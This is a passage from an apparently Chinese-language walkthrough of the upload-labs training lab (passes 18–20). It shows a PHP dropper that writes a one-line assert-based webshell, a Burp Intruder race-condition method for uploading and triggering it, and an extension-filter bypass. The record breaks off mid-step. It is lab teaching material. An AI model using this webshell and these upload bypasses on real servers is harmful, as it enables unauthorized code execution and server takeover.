
思路就是：连续快速上传一个包含写webshell的php语句的php文件，然后连续快速访问这个文件，触发写webshell的语句执行。


操作步骤如下：

1、先准备个write.php文件，内容是

```
<?php file_put_contents('shell.php','<?php @assert($_POST[pass18]);?>'); ?>
```

2、上传write.php，burp抓包，send to intruder，和上一关一样，positions设置中，不要设置任何注入点，payloads设置中payload type选择null payloads，payload options中genete后面的空格中填写需要发送多少次报文，我这次设置的是10000






3、快速多次访问url：


http://192.168.101.16/upload-labs/upload/write.php

注意这次不用文件包含漏洞，直接访问文件，生成的webshell也是在upload目录下。


这关建议用burpsuite的intruder模块访问这个url，因为这关可操作的时间间隙太短了，好几次手工尝试都失败了。

手工用浏览器访问一下这个url，burp抓到包之后send to intruder，同样也是positions设置中，不要设置任何注入点，payloads设置中payload type选择null payloads，payload options中genete后面的空格中填写需要发送多少次报文，我这次设置的是5000






4、两个都按start attack开始发送，最后有没有写webshell成功主要看访问url的那个intruder的结果。结果按status排个序，如果有200，就说明写webshell成功了。



5、蚁剑一连就连上了



Pass-19

这关也提示要进行代码审计，那就直接看代码吧

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php");
    $imgFileName =time();
    $u = new MyUpload($_FILES['upload_file']['name'], $_FILES['upload_file']['tmp_name'], $_FILES['upload_f
    $status_code = $u->upload(UPLOAD_PATH);
    switch ($status_code) {
        case 1:
            $is_upload = true;
            $img_path = $u->cls_upload_dir . $u->cls_file_rename_to;
            break;
        case 2:
            $msg = '文件已经被上传，但没有重命名。';
            break;
        case -1:
            $msg = '这个文件不能上传到服务器的临时文件存储目录。';
            break;
        case -2:
            $msg = '上传失败，上传目录不可写。';
            break;
        case -3:
            $msg = '上传失败，无法上传该类型文件。';
            break;
        case -4:
            $msg = '上传失败，上传的文件过大。';
            break;
        case -5:
            $msg = '上传失败，服务器已经存在相同名称文件。';
```

```
            $msg = '上传失败，服务器已经存在相同名称文件。';
            break;
        case -6:
            $msg = '文件无法上传，文件不能复制到目标目录。';
            break;
        default:
            $msg = '未知错误！';
            break;
    }
}

//myupload.php
class MyUpload{
......
......
......
  var $cls_arr_ext_accepted = array(
      ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar", ".7z",".ppt",
      ".html", ".xml", ".tiff", ".jpeg", ".png" );

......
......
......
  /** upload()
   **
   ** Method to upload the file.
   ** This is the only method to call outside the class.
   ** @para String name of directory we upload to
   ** @returns void
  **/
  function upload( $dir ){

    $ret = $this->isUploadedFile();

    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->setDir( $dir );
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkExtension();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkSize();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){

      $ret = $this->checkFileExists();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
```

```
      }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){
      $ret = $this->renameFile();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, everything worked as planned :)

    return $this->resultUpload( "SUCCESS" );

  }
......
......
......
};
```

这么长……看的我一愣一愣的，不过其实这已经是题目给的降难度版本了，后端直接看的话代码更多……


其实根据网页给出的不完整代码是看不到完整的流程的，但是大概可以知道，本关调用了一个叫MyUpload的类来做文件上传操作，并根据该类的*upload()*函数的返回结果来决定返回网页的消息。一开始，根据MyUpload类的*upload()*函数中的流程和注释，我看到文件是先上传为一个临时名称，再进行改名的，以为这样就又可以用条件竞争了。后来看了完整代码，发现这关校验后缀是在保存临时文件之前，所以按照代码逻辑，后缀校验失败，临时文件根本就不会生成，也就用不了条件竞争。

这关后缀白名单给的后缀种类还是比较多的，可能还是得用浏览器解析漏洞，比如apache的解析漏洞（apache httpd 解析漏洞【图文】_小武w_51CTO博客）我的phpstudy8提供的apache和nginx版本都比较高，就没法演示浏览器解析漏洞了……这关就这样吧……


Pass-20

这关又突然简单了……


除了指定上传文件，还要指定保存的文件名，上传了sh.php，指定保存为sh.php，页面提示：禁止保存为该类型文件！




send to repeater，save_name的值修改为sh.xxx，发现可以上传成功，保存为文件sh.xxx




send to intruder爆破，按照下图设置爆破点

